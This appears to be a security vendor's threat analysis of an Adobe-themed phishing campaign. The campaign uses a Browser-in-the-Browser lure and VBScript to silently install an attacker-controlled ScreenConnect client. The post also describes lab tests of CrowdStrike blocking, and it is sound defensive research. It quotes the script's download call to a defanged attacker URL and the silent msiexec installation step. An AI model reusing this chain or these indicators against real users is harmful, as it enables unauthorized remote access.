In today's attacks, threat actors frequently abuse legitimate software in order to bypass security controls and hide unauthorized access among ordinary corporate activity. Remote monitoring and management (RMM) tools are among the common examples of this approach. RMM abuse has been reported to be on the rise recently, with phishing campaigns steering users into installing remote access clients operated by the attacker.
These attacks may use fake Zoom, Microsoft Teams and Google Meet invitations, or mandatory-update prompts. Document review requests, DocuSign-styled notifications and Evite or Punchbowl themed invitations are also among the methods used in phishing campaigns aimed at RMM deployment.

Along these lines, this article covers the Adobe-themed VBScript and ScreenConnect attack chain examined by the InfinitumIT MDR team as part of a real phishing campaign. We verified in a lab environment that the Application Abuse Prevention capability added to CrowdStrike Falcon last month blocks ScreenConnect abuse by intervening in real time while the RMM client is executing. Based on the case findings, we compare the Application Abuse Prevention intervention, the additional detections at the MSI stage, and the early blocking provided by the InfinitumIT Custom IOA rule set.

The Adobe-Themed Phishing Campaign and VBScript Delivery

In the campaign examined, the user was targeted with a prompt stating that a confidential document sent to them had to be viewed through Adobe. A “View with Adobe” link inside a PDF imitating Adobe's look redirected the user to a web page belonging to the attacker. The PDF viewer's security warning showed the target address as file-viewer[.]shit[.]vc.

On the redirect page, a Browser-in-the-Browser technique was used to construct a fake Adobe window and address bar inside the browser. Although the real browser address showed the attacker's domain, the imitated window displayed adobe.com. The download presented as an “Adobe Reader installation” was found to deliver a Visual Basic Script file with a randomly generated name.

When the user opened the downloaded file, execution moved to code running through the Windows Script Host. At this point the document-viewing prompt had turned into VBScript execution on the endpoint via wscript.exe.
The Direct VBScript and MSI Execution Chain in the Main Sample
In the main campaign, the MSI download was carried out through the HTTP and execution objects inside the VBScript. In CrowdStrike telemetry, the IServerXMLHTTPRequest2.open call was seen defining the GET request method and the target URL, followed by the execution of the send, responseBody and SaveToFile calls.
The corresponding call recorded in CrowdStrike script telemetry is presented below.
IServerXMLHTTPRequest2.open(
    "GET",
    "hxxps://apv2[.]hanikbloom[.]com/ope/ScreenConnect.ClientSetup.msi",
    "false");
msiexec.exe call.The MSI package was seen being saved under %TEMP% in the form SC_Setup_<variable>.msi, with the silent installation started through msiexec.exe using the /qn /norestart parameters. In this sample, no separate PowerShell or certutil child process was used for the download. The execution chain moved directly from wscript.exe to the msiexec.exe stage.
Results Observed with Application Abuse Disabled
In the first test carried out in the InfinitumIT lab environment, the Application Abuse capability was disabled while the other endpoint prevention policy settings were configured at their strictest levels. No alert or blocking was observed during VBScript execution, MSI installation, or execution of the ScreenConnect client. Even so, the process relationships belonging to the execution chain were recorded in CrowdStrike telemetry.
The graph-based process tree produced from the telemetry logs is shown below.

msiexec.exe started after wscript.exe and the command line of the silent MSI installation.Following the MSI installation, the ScreenConnect.WindowsClient.exe process was seen starting and continuing to run. The “Currently Running” status in the console confirmed that the client was executing. In this test the attack chain could be examined through telemetry, but the same activity was found not to turn into an alert or a prevention action.

ScreenConnect.WindowsClient.exe after installation.Application Abuse Prevention Policy Configuration
Legitimate remote access tools such as ScreenConnect can be used for unauthorized access when installed with a configuration controlled by an attacker. Application Abuse Prevention makes it possible to apply policy-level control over the use of such applications. This approach, described by CrowdStrike, aims to complement behavioral detections with prevention controls targeting abusable applications. [1]
For the second test, a Windows Application Abuse Prevention policy named INFNT-App-Abuse-Test was enabled. In the remote monitoring and management (RMM) category, “Prevent all” was selected in order to block the execution of the RMM applications covered by the policy.

INFNT-App-Abuse-Test policy and the “Prevent all” configuration applied to the RMM category.The policy screen recommends reviewing current RMM usage through the dashboard before enabling “Prevent all”, creating exclusions for the applications to be allowed, and enabling the “Unknown executable analysis” setting in the endpoint prevention policy. The scope and exceptions applied in a production environment should be determined according to the organization's approved remote support needs.
This control makes it possible to intervene at the application level against RMM applications that are not permitted within the organization. Using it together with detections targeting script execution behavior and Custom IOA rules allows the same attack chain to be addressed at different stages.
Blocking the ScreenConnect Client with Application Abuse
After Application Abuse was enabled, the VBScript belonging to the main campaign was executed again. No built-in alert or blocking was observed at the script stage. The ScreenConnect.ClientService.exe process started by the MSI installation, however, was found to be intervened against under Application Abuse Prevention.
